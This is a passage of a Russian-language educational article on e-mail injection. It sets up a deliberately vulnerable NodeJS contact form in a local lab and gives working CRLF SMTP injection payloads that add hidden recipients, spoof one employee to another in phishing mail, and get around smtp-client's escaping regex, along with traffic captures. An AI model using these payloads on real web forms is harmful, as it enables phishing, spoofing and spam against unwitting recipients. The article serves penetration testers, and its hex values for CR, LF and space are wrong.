


[HaHacking] E-mail Injection

Тишина Елизавета, @qwqoro



[HAHACKING]
E-MAIL INJECTION

Статья **создана в ознакомительных целях** и **предназначена только для специалистов** по анализу защищённости, которые проводят анализ защищённости ресурсов компании-заказчика **строго на законных основаниях** и на основании договора, заключенного с компанией-заказчиком.



Содержание

0. Предыстория

1. Основы работы почты

- Почтовые протоколы
- Почтовые компоненты
- Конструкция письма
- Специальные конструкции

2. Потенциальные уязвимости

- CRLF Injection
- Arbitrary Command Flag Injection

3. Демонстрация эксплуатации

- Заготовка приложения
 - NodeJS: `smtp-client` (*CRLF SMTP Injection в MAIL FROM / DATA + E-mail hijacking*)
 - PHP: `mail()` (*CRLF SMTP Injection + Command Flag Injection*)
 - Python: `imaplib` / `email` (*CRLF IMAP Injection + Improper Input Validation*)
-

Предыстория

Порой разработчикам необходимо создавать **формы** – разделы для сбора информации от пользователей веб-приложения. Было придумано множество способов обработки и сбора ответов пользователей на формы. Выбор подходящего зависит от спектра условий: вида и предполагаемого объёма данных, допустимого объёма выделенного хранилища, желаемых характеристик доступа, ... ;


Так сложилось, что одним из вариантов решения упомянутой задачи является использование **электронной почты**. Электронная почта – комплексная технология, в работе которой задействован целый список компонентов.

В таком сценарии формы выступают посредниками между рядом компонентов и **пользователем**, что, как известно из истории, неизбежно ведёт к эксплуатации уязвимостей технологий через пользовательский ввод – к **инъекциям**.

И, поскольку в распоряжении атакующего оказывается цепочка из компонентов различных реализаций, такая функциональность – просторное поле для анализа и проведения не одного, но сразу **нескольких видов инъекций**.

Ход времени, конечно, неизбежно приводит к сокращению числа уязвимостей и случаев использования электронной почты в качестве хранилища. Тем не менее *никто никуда не вымер*: формы в веб-приложениях крупных компаний всё так же возвращают отладочные SMTP логи, в веб-приложениях компаний поменьше – отправляют ответы самописными средствами, а уязвимости и вовсе имеют обыкновение появляться вновь.

Примерно поэтому рассматриваемая тема остаётся полезной для ознакомления и любопытной для изучения!



The screenshot shows a web browser's developer tools with the 'Response' tab selected. The response is an SMTP log. The text is as follows:

```
"
SMTP -> FROM SERVER:
250 2.1.5 Ok
SMTP -> get_lines(): $data was ""
SMTP -> get_lines(): $str is "354 End data with <CR>
<LF>
.<CR>
.<LF>
"
SMTP -> get_lines(): $data is "354 End data with <CR>
<LF>
.<CR>
.<LF>
"
SMTP -> FROM SERVER:
354 End data with <CR>
<LF>
.<CR>
.<LF>
SMTP -> get_lines(): $data was ""
SMTP -> get_lines(): $str is "250 2.0.0 Ok: queued as
"
SMTP -> get_lines(): $data is "250 2.0.0 Ok: queued as
"
SMTP -> FROM SERVER:
250 2.0.0 Ok: queued as
```



Основы работы почты

Почтовые протоколы

- ✦ Selectel про SMTP : selectel.ru/.../smtp-protocol
- ✦ Selectel про IMAP / POP : selectel.ru/.../pop3-vs-imap

Работа почты осуществляется с помощью специальных почтовых протоколов.

Существует некоторое количество почтовых протоколов, из которых принято использовать:

- POP , Post Office Protocol
- IMAP , Internet Message Access Protocol
- SMTP , Simple Mail Transfer Protocol

Протокол **SMTP** используется для **отправки** сообщений.

Протоколы **IMAP** и **POP** используются для **получения** сообщений.

Если коротко о разнице:

- IMAP тяжеловеснее, POP легковеснее;
- IMAP предоставляет удалённый доступ к сообщениям, а POP – скачивает сообщения на устройство для локального доступа.

→ Функциональность веб-приложения для **отправки** сообщений потенциально использует пользовательский ввод для взаимодействия с **SMTP** сервером;

→ Функциональность веб-приложения для **чтения** сообщений потенциально использует пользовательский ввод для взаимодействия с **IMAP** сервером;


Почтовые компоненты

Почтовый клиент:

- **MUA** — Mail User Agent; Компонент, с которым взаимодействует пользователь для осуществления работы с почтой

Почтовый сервер:

- **MTA** — Mail Transfer Agent; Компонент, пересылающий почту между почтовыми серверами
- **MDA** — Mail Delivery Agent; Компонент, доставляющий почту пользователю



Пример взаимодействия компонентов:

0. Пользователь **А** (Акамир) пишет и отправляет письмо Пользователю **Б** (Бажене) через свой почтовый клиент – **MUA**.
1. **MUA** пересылает письмо Акамира на почтовый сервер.
2. Почтовый сервер запрашивает данные о **DNS** зоне, указанной в адресе электронной почты Бажены.
3. Почтовый сервер получает данные о **DNS** зоне, указанной в адресе электронной почты Бажены.
4. Несколько **MTA** один за другим пересылают письмо Акамира друг другу по **SMTP**. На конечном этапе письмо попадает от **MTA** к **MDA**, который должен передать письмо Бажене через **MUA**.
5. Бажена обращается к своему **MUA**. Он получает данные о сообщениях Бажены от почтового сервера по **IMAP** и отображает новое письмо от Акамира.

Конструкция письма

Письма, посылаемые с помощью почтового протокола **SMTP**, должны состоять из нескольких частей: **конверта** + самого **письма**.

Конверт — информационная обёртка над письмом, запрашиваемая **SMTP** протоколом:

- **MAIL FROM:** Отправитель
- **RCPT TO:** Получатель
- **DATA:** Начать письмо

Письмо — передаваемое сообщение; Включает в себя:

+ **Заголовки:**

- **Content-Type:** Тип содержимого
- **From:** Отправитель
- **To:** Получатель
- **Subject:** Тема
- **Date:** Дата и время
- **Cc, Bcc, ...**

+ **Тело письма:** Непосредственно содержимое сообщения.

Специальные конструкции

Для корректной работы протоколов используются следующие специальные конструкции:

- **Возврат каретки** (Carriage Return): `<CR> = %0D = 0x13`
 - **Перевод строки** (Line feed): `<LF> = %0A = 0x10`
 - **Пробел** (Space): `<SP> = %20 = 0x32`
- `<SP>`: Отделяет команду от аргументов
 - `<CRLF>`: Закрывает команду; Разделяет строки письма
 - `<CRLF>.<CRLF>`: Закрывает письмо
-



Потенциальные уязвимости

CRLF Injection

- ✦ OWASP про IMAP/SMTP инъекции: owasp.org/...Testing_for_IMAP_SMTP_Injection
- ✦ Invicti про E-Mail инъекции: invicti.com/.../email-injection
- ✦ CRLF инъекции в SMTP: yk9-sec.com/smtp-injection-attack

Почтовые клиенты, которым передаётся в недостаточной мере обработанный пользовательский ввод, могут оказаться уязвимы к **CRLF инъекциям** – внедрению вышеописанных специальных конструкций для влияния на поведение почтовых протоколов.

В случаях, когда подконтрольные пользователю данные впоследствии оказываются частью исполняемой клиентом команды, атакующим могут быть внедрены специальная конструкция `<CRLF>`, закрывающая текущую команду, а также специальная конструкция `<CRLF>.<CRLF>`, закрывающая письмо, для вывода полезной нагрузки за пределы предоставленной для заполнения секции письма.

Эксплуатация **CRLF инъекции** приведёт к возможности исполнения атакующим команд, определённых для используемого почтового протокола, что в свою очередь, в зависимости от целей атакующего, может привести к следующим последствиям:

- Возможность взаимодействия с локальными почтовыми серверами
- Утечка конфиденциальной информации
- Обход накладываемых на пользователя ограничений (обход капчи, рейт лимитов, ...) → Злоупотребление выделенными ресурсами, DoS
- Фишинг + рассылка вредоносного ПО
- Спам

Arbitrary Command Flag Injection

- ✦ SwiftMailer, 2016: cve.org/..?id=CVE-2016-10074
- ✦ PHPMailer, 2017: xakep.ru/.../phpmailer-exploit
- ✦ Exim, 2019: cve.org/..?id=CVE-2019-10149
- ✦ NodeMailer, 2020: cve.org/..?id=CVE-2020-7769
- ✦ Интересный пример эксплуатации Exim: ptsecurity.com/...CVE-2019-10149

Почтовые сервера, которым передаётся в недостаточной мере обработанный пользовательский ввод, могут оказаться уязвимы к **инъекциям во флаги команды** – внедрению дополнительных опций в исполняемую на целевой машине команду, которая отвечает за запуск почтового компонента.

В случаях, когда подконтрольные пользователю данные впоследствии оказываются среди аргументов исполняемой на целевой машине команды, атакующим могут быть внедрены дополнительные опции для влияния на поведение запускаемого компонента.

Последствия эксплуатации **инъекции во флаги команды** зависят от конкретного компонента, но нередко заключаются в возможности осуществления атакующим записи в файлы на целевой машине (**Arbitrary File Write**) и в вытекающей из этого возможности удалённого исполнения кода (**Remote Code Execution**) через внедрение атакующим веб-шелла.

Демонстрация эксплуатации


Заготовка приложения

🔗 Github: github.com/qwqoro/Mail-Injection

Для демонстрации эксплуатации уязвимостей я подготовила небольшое веб-приложение, для которого разработала один вариант фронтенда и несколько – бекенда, чтобы провести тестирование разных реализаций совпадающей функциональности – почтовых клиентов.

В качестве почтового сервера выступает машина в локальной сети, на 25 порту которой запущен **MTA Postfix**. Сбор писем предполагается по адресу `contact@hahacking.local`.

Фронтенд представляет из себя контактную форму и содержит поля для ввода адреса электронной почты пользователя и текста обращения:



The screenshot shows a web browser window with the address bar displaying 'hahacking.local'. The page has a light pink background and features a form titled '[HaHacking] E-mail' with an envelope icon. Below the title is a section labeled 'Связаться' (Contact). It contains two input fields: 'Адрес электронной почты:' (Email address) with the placeholder 'you@example.org', and 'Текст обращения:' (Message text) with the placeholder 'Здравствуйте!'. A button labeled 'Отправить →' (Send) is positioned below the text field. At the bottom of the form, there is a footer that reads '@HaHacking © 2023'.

Выбор полей обусловлен желанием продемонстрировать выход атакующим за пределы выделенной ему секции письма в случае предоставления пользователю контроля над:

1. Текстом письма; Пользовательский ввод внедряется после команды `DATA<CRLF>`
2. Заголовком конверта; Пользовательский ввод внедряется в качестве аргумента `<отправитель>` команды `MAIL<SP>FROM : <отправитель><CRLF>`

NodeJS: smtp-client (SMTP Injection в MAIL FROM / DATA)

- 🔗 Github: github.com/qwqoro/Mail-Injection/nodejs
- 🔗 Snyk про CRLF инъекции: snyk.io/.../avoiding-smtp-injection

Бекенд на **NodeJS** был реализован с помощью фреймворка **Express** и почтового клиента [smtp-client](#).

POST запрос к главной странице предполагает извлечение значений параметров `email` и `text`, указанных пользователем в ходе заполнения контактной формы, из тела запроса, создание подключения к почтовому серверу и внедрение извлечённых значений в качестве отправителя (`s.mail({from: email})`) и текста письма (`s.data(text)`) соответственно.

- `app.js`:

```
const express = require('express');
const smtp = require('smtp-client');
const path = require('path');
const app = express();
const port = 80;

let s = new smtp.SMTPClient({
  host: "hahacking.local",
  port: 25
});

app.use(express.json());
app.use(express.urlencoded({ extended: true }));
app.use(express.static("public"));

app.get('/', (req, res) => {
  res.sendFile('index.html', { root: path.join(__dirname, '/public') });
});

app.post('/', (req, res) => {
  let email = req.body.email;
  let text = req.body.text;

  (async function() {
    await s.connect();
    await s.greet({hostname: "hahacking.local"});
    await s.mail({from: email});
    await s.rcpt({to: "contact@hahacking.local"});
    await s.data(text);
    await s.quit();
  })().catch(console.error);

  res.sendFile('index.html', { root: path.join(__dirname, '/public') });
});

app.listen(port, (error) => {
  if (!error) console.log(`[+] App listening on port ${port}`)
  else console.log(`[-] Error occurred during startup`, error)
});
```

Поскольку `smtp-client` уязвим к **CRLF инъекциям**, а также мною не была реализована никакая дополнительная обработка пользовательского ввода, атакующий может внедрить произвольную полезную нагрузку, используя специальные конструкции.

Так выглядит общение клиента и сервера по **SMTP** в случае отправки запроса к главной странице с телом запроса `email=testemail@test.local&text=TestTextTestText`:

Time	Protocol	Length	Info
0.076575703	HTTP	580	POST / HTTP/1.1 (application/x-www-form-urlencoded)
0.152006634	HTTP	1356	HTTP/1.1 200 OK (text/html)
0.166753509	SMTP	116	S: 220 hahacking.local ESMTP Postfix (Debian/GNU)
0.171044980	SMTP	90	C: EHLO hahacking.local
0.171237490	SMTP	234	S: 250-hahacking.local PIPELINING SIZE 10240000 VRFY ETRN STARTTLS ENHANCEDSTATUSCODES
0.174532219	SMTP	102	C: MAIL FROM:<testemail@test.local>
0.183751770	SMTP	82	S: 250 2.1.0 Ok
0.185029534	SMTP	103	C: RCPT TO:<contact@hahacking.local>
0.199011868	SMTP	82	S: 250 2.1.5 Ok
0.200983402	SMTP	74	C: DATA
0.201046973	SMTP	105	S: 354 End data with <CR><LF>.<CR><LF>
0.202679574	SMTP/IMF	89	TestTextTestText
0.248921483	SMTP	104	S: 250 2.0.0 Ok: queued as 1E8C027B71
0.250383973	SMTP	74	C: QUIT
0.250635814	SMTP	83	S: 221 2.0.0 Bye

▶ Frame 4: 580 bytes on wire (4640 bits), 580 bytes captured (4640 bits) on interface any, id 0

▶ Linux cooked capture v1

▶ Internet Protocol Version 4, Src: 127.0.0.1, Dst: 127.0.0.1

▶ Transmission Control Protocol, Src Port: 52070, Dst Port: 80, Seq: 1, Ack: 1, Len: 512

▶ Hypertext Transfer Protocol

▶ HTML Form URL Encoded: application/x-www-form-urlencoded

▶ Form item: "email" = "testemail@test.local"

▶ Form item: "text" = "TestTextTestText"

```
220 hahacking.local ESMTP Postfix (Debian/GNU)
EHLO hahacking.local
250-hahacking.local
250-PIPELINING
250-SIZE 10240000
250-VRFY
250-ETRN
250-STARTTLS
250-ENHANCEDSTATUSCODES
250-8BITMIME
250-DSN
250-SMTPUTF8
250 CHUNKING
MAIL FROM:<testemail@test.local>
250 2.1.0 Ok
RCPT TO:<contact@hahacking.local>
250 2.1.5 Ok
DATA
354 End data with <CR><LF>.<CR><LF>
TestTextTestText
.
250 2.0.0 Ok: queued as 1E8C027B71
QUIT
221 2.0.0 Bye

6 client pkts, 7 server pkts, 12 turns.
```

SMTP Injection в MAIL FROM

Простейший пример полезной нагрузки в параметр тела запроса `email`, которая добавит дополнительного получателя письма – внутреннего сотрудника с адресом электронной почты `bazhena@hahacking.local`:

```
you@example.org>
RCPT TO:<bazhena@hahacking.local>
```

Даже такая нагрузка может привести к последствиям. Например, к отправке атакующим произвольных писем на внутренние электронные почты сотрудников с целью рассылки вредоносного ПО.

Чтобы пользователь, проверяющий почту `contact@hahacking.local`, не узнал об эксплуатации, заметив информацию о получателях доставленного ему письма, стоит усовершенствовать полезную нагрузку. Для этого можно:

1. Завершить письмо с обратной связью, которое будет предназначено для `contact@hahacking.local`:

```
you@example.org>
RCPT TO:<contact@hahacking.local>
DATA
Hello!
.
```

2. Затем – начать новое, фишинговое. Как вариант, имеет смысл попробовать отправить фишинговое письмо сотруднику от лица *другого* сотрудника:

```
MAIL FROM:<akamir@hahacking.local>
RCPT TO:<bazhena@hahacking.local>
DATA
Have you seen this? https://t.me/hahacking
.
```

3. После – дописать начало ещё одного сообщения для `contact@hahacking.local` для обеспечения корректной работы протокола:

```
MAIL FROM:<you@example.org
```

Результирующая полезная нагрузка:

```
you@example.org>%0d%0aRCPT%20TO:<contact@hahacking.local>%0d%0aDATA%0d%0aHello!%0d%0a.%0d%0aMAIL%20FROM:
<akamir@hahacking.local>%0d%0aRCPT%20TO:
<bazhena@hahacking.local>%0d%0aDATA%0d%0aHave%20you%20seen%20this?
%20https://t.me/hahacking%0d%0a.%0d%0aMAIL%20FROM:<you@example.org
```

Так выглядит трафик, образующийся после отправки формы с указанием данной полезной нагрузки в качестве значения параметра тела запроса `email`:

Time	Protocol	Length	Info
79.186592122	HTTP	862	POST / HTTP/1.1 (application/x-www-form-urlencoded)
79.237719116	HTTP	1356	HTTP/1.1 200 OK (text/html)
79.260327599	SMTP	116	S: 220 hahacking.local ESMTP Postfix (Debian/GNU)
79.271760206	SMTP	90	C: EHLO hahacking.local
79.273105477	SMTP	234	S: 250-hahacking.local PIPELINING SIZE 10240000 VRFY ETRN STARTTLS ENHA
79.275617317	SMTP/IMF	302	MAIL FROM:<you@example.org> , RCPT TO:<contact@hahacking.local> , DATA , Hello!
79.327573950	SMTP	284	S: 250 2.1.0 Ok 250 2.1.5 Ok 354 End data with <CR><LF>.<CR><LF> 250 2.0.0 Ok
79.328799876	SMTP	103	C: RCPT TO:<contact@hahacking.local>
79.331281269	SMTP	82	S: 250 2.1.5 Ok
79.332794897	SMTP	74	C: DATA
79.332996704	SMTP	105	S: 354 End data with <CR><LF>.<CR><LF>
79.333993097	SMTP	73	C: .
79.338050006	SMTP	104	S: 250 2.0.0 Ok: queued as C487027C7E
79.339420396	SMTP	74	C: QUIT
79.339917180	SMTP	83	S: 221 2.0.0 Bye
Frame 40: 862 bytes on wire (6896 bits), 862 bytes captured (6896 bits) on interface any, id 0			
Linux cooked capture v1			
Internet Protocol Version 4, Src: 127.0.0.1, Dst: 127.0.0.1			
Transmission Control Protocol, Src Port: 52072, Dst Port: 80, Seq: 1, Ack: 1, Len: 794			
Hypertext Transfer Protocol			
HTML Form URL Encoded: application/x-www-form-urlencoded			
Form item: "email" = "you@example.org"			
RCPT TO:<contact@hahacking.local>			
DATA			
Hello!			
.			
MAIL FROM:<akamir@hahacking.local>			
RCPT TO:<bazhena@hahacking.local>			
DATA			
Have you seen this? https://t.me/hahacking			
.			
MAIL FROM:<you@example.org			
Form item: "text" = ""			

Так выглядит общение почтового клиента с сервером по протоколу **SMTP**. Можно увидеть все три письма, причём пустая строка в 5 с конца строке диалога – значение параметра тела запроса `text`:

```
220 hahacking.local ESMTP Postfix (Debian/GNU)
EHLO hahacking.local
250-hahacking.local
250-PIPELINING
250-SIZE 10240000
250-VRFY
250-ETRN
250-STARTTLS
250-ENHANCEDSTATUSCODES
250-8BITMIME
250-DSN
250-SMTPUTF8
250 CHUNKING
MAIL FROM:<you@example.org>
RCPT TO:<contact@hahacking.local>
DATA
Hello!
.
MAIL FROM:<akamir@hahacking.local>
RCPT TO:<bazhena@hahacking.local>
DATA
Have you seen this? https://t.me/hahacking
.
MAIL FROM:<you@example.org>
250 2.1.0 Ok
250 2.1.5 Ok
354 End data with <CR><LF>.<CR><LF>
250 2.0.0 Ok: queued as BCDEC27B71
250 2.1.0 Ok
250 2.1.5 Ok
354 End data with <CR><LF>.<CR><LF>
250 2.0.0 Ok: queued as BF02F27B78
250 2.1.0 Ok
RCPT TO:<contact@hahacking.local>
250 2.1.5 Ok
DATA
354 End data with <CR><LF>.<CR><LF>
.
250 2.0.0 Ok: queued as C487027C7E
QUIT
221 2.0.0 Bye

6 client pkts, 7 server pkts, 12 turns.
```

Сообщения на почтовом ящике пользователя с адресом электронной почты `bazhena@hahacking.local`. Пользователь получил письмо, созданное атакующим, причём указано, что отправитель – пользователь с адресом электронной почты `akamir@hahacking.local`:

```
(qwqoro@kali) - [/var/mail]
$ sudo cat bazhena
From akamir@hahacking.local Wed Sep 20 04:23:42 2023
Return-Path: <akamir@hahacking.local>
X-Original-To: bazhena@hahacking.local
Delivered-To: bazhena@hahacking.local
Received: from hahacking.local (localhost [127.0.0.1])
    by hahacking.local (Postfix) with ESMTP id BF02F27B78
    for <bazhena@hahacking.local>; Wed, 20 Sep 2023 04:23:42 -0400 (EDT)
Message-Id: <20230920082342.BF02F27B78@hahacking.local>
Date: Wed, 20 Sep 2023 04:23:42 -0400 (EDT)
From: akamir@hahacking.local

Have you seen this? https://t.me/hahacking
```

Сообщения на почтовом ящике пользователя с адресом электронной почты `contact@hahacking.local`.

Пользователь получил письмо, созданное атакующим для закрытия письма, создающегося формой, а также письмо с содержимым значения параметра тела запроса `text` – пустой строкой:

```
(qwqoro@kali) - [/var/mail]
$ sudo cat contact
From you@example.org Wed Sep 20 04:23:42 2023
Return-Path: <you@example.org>
X-Original-To: contact@hahacking.local
Delivered-To: contact@hahacking.local
Received: from hahacking.local (localhost [127.0.0.1])
        by hahacking.local (Postfix) with ESMTP id BCDEC27B71
        for <contact@hahacking.local>; Wed, 20 Sep 2023 04:23:42 -0400 (EDT)
Message-Id: <20230920082342.BCDEC27B71@hahacking.local>
Date: Wed, 20 Sep 2023 04:23:42 -0400 (EDT)
From: you@example.org

Hello!

From you@example.org Wed Sep 20 04:23:42 2023
Return-Path: <you@example.org>
X-Original-To: contact@hahacking.local
Delivered-To: contact@hahacking.local
Received: from hahacking.local (localhost [127.0.0.1])
        by hahacking.local (Postfix) with ESMTP id C487027C7E
        for <contact@hahacking.local>; Wed, 20 Sep 2023 04:23:42 -0400 (EDT)
Message-Id: <20230920082342.C487027C7E@hahacking.local>
Date: Wed, 20 Sep 2023 04:23:42 -0400 (EDT)
From: you@example.org
```

SMTP Injection в DATA

Подобная ситуация обстоит с внедрением пользовательского ввода в текст письма – значение параметра тела запроса `text`. Атакующий может:

1. Завершить секцию текста письма `DATA` с помощью специальной конструкции `<CRLF>.<CRLF>`
2. Затем – начать новое, фишинговое письмо. Можно не завершать это письмо и не начинать новое письмо для `contact@hahacking.local`, так как клиент сам завершит письмо специальной конструкцией `<CRLF>.<CRLF>`, а после – завершит общение:

```
MAIL FROM:<akamir@hahacking.local>
RCPT TO:<bazhena@hahacking.local>
DATA
Check this out! https://t.me/hahacking
```

Результирующая полезная нагрузка:

```
%0d%0a.%0d%0aMAIL%20FROM:<akamir@hahacking.local>%0d%0aRCPT%20TO:
<bazhena@hahacking.local>%0d%0aDATA%0d%0aCheck%20this%20out!%20https://t.me/hahacking
```

Но она не работает. Стоит учесть, что, исходя из исходного кода `smtp-client`, значение аргумента метода `data` подвергается дополнительной обработке: подстроки, соответствующие шаблону `/^\./m` заменяются на подстроку `".."`. Использование такого шаблона подразумевает замену точки, расположенной в самом начале строки, на две точки. Кажется, что это означает, что попытка закрыть секцию текста письма `DATA` с помощью специальной конструкции `<CRLF>.<CRLF>` обернется заменой подстроки `<CRLF>.` на подстроку `<CRLF>..` и невозможностью выхода атакующим за пределы секции.

Тем не менее, поскольку в качестве настроек используется только флаг `/m` (multiline), распространяющий влияние шаблона на все строки, и отсутствует флаг `/g` (global), который бы допускал возможность множественного включения шаблона, атакующий может включить заменяемую подстроку `<CRLF>`. более одного раза, ведь замена не повлияет на второе и последующие включения:

```

279 data(source, {sourceSize=0, timeout=0}={}) {
280   let sizeLimit = this.getDataSizeLimit();
281   if (sourceSize > sizeLimit) {
282     throw new Error(`Message size exceeds the allowable limit (${sizeLimit} bytes)`);
283   }
284
285   let lines = [];
286   let handler = (line) => lines.push(line);
287   let command = `DATA\r\n`;
288
289   return this.write(command, {timeout, handler}).then((code) => {
290     if (code.charAt(0) !== '3') {
291       throw this._createSMTPResponseError(lines);
292     }
293     else {
294       lines = [];
295       return this.write(`${source.replace(/^\./m, '..')} \r\n\r\n`, {timeout, handler});
296     }
297   }).then((code) => {

```

Вариант полезной нагрузки для обхода встроенной обработки пользовательского ввода:

```

.Hello!%0d%0a.%0d%0aMAIL%20FROM:<akamir@hahacking.local>%0d%0aRCPT%20TO:
<bazhena@hahacking.local>%0d%0aDATA%0d%0aCheck%20this%20out!%20https://t.me/hahacking

```

Так выглядит трафик, образующийся после отправки формы с указанием данной полезной нагрузки в качестве значения параметра тела запроса `text`:

smtp || http

Time	Protocol	Length	Info
31.441227900	HTTP	758	POST / HTTP/1.1 (application/x-www-form-urlencoded)
31.482534884	HTTP	1356	HTTP/1.1 200 OK (text/html)
31.496487453	SMTP	116	S: 220 hahacking.local ESMTP Postfix (Debian/GNU)
31.503596270	SMTP	90	C: EHLO hahacking.local
31.503716950	SMTP	234	S: 250-hahacking.local PIPELINING SIZE 10240000 VRFY ETRN STARTTLS ENHA
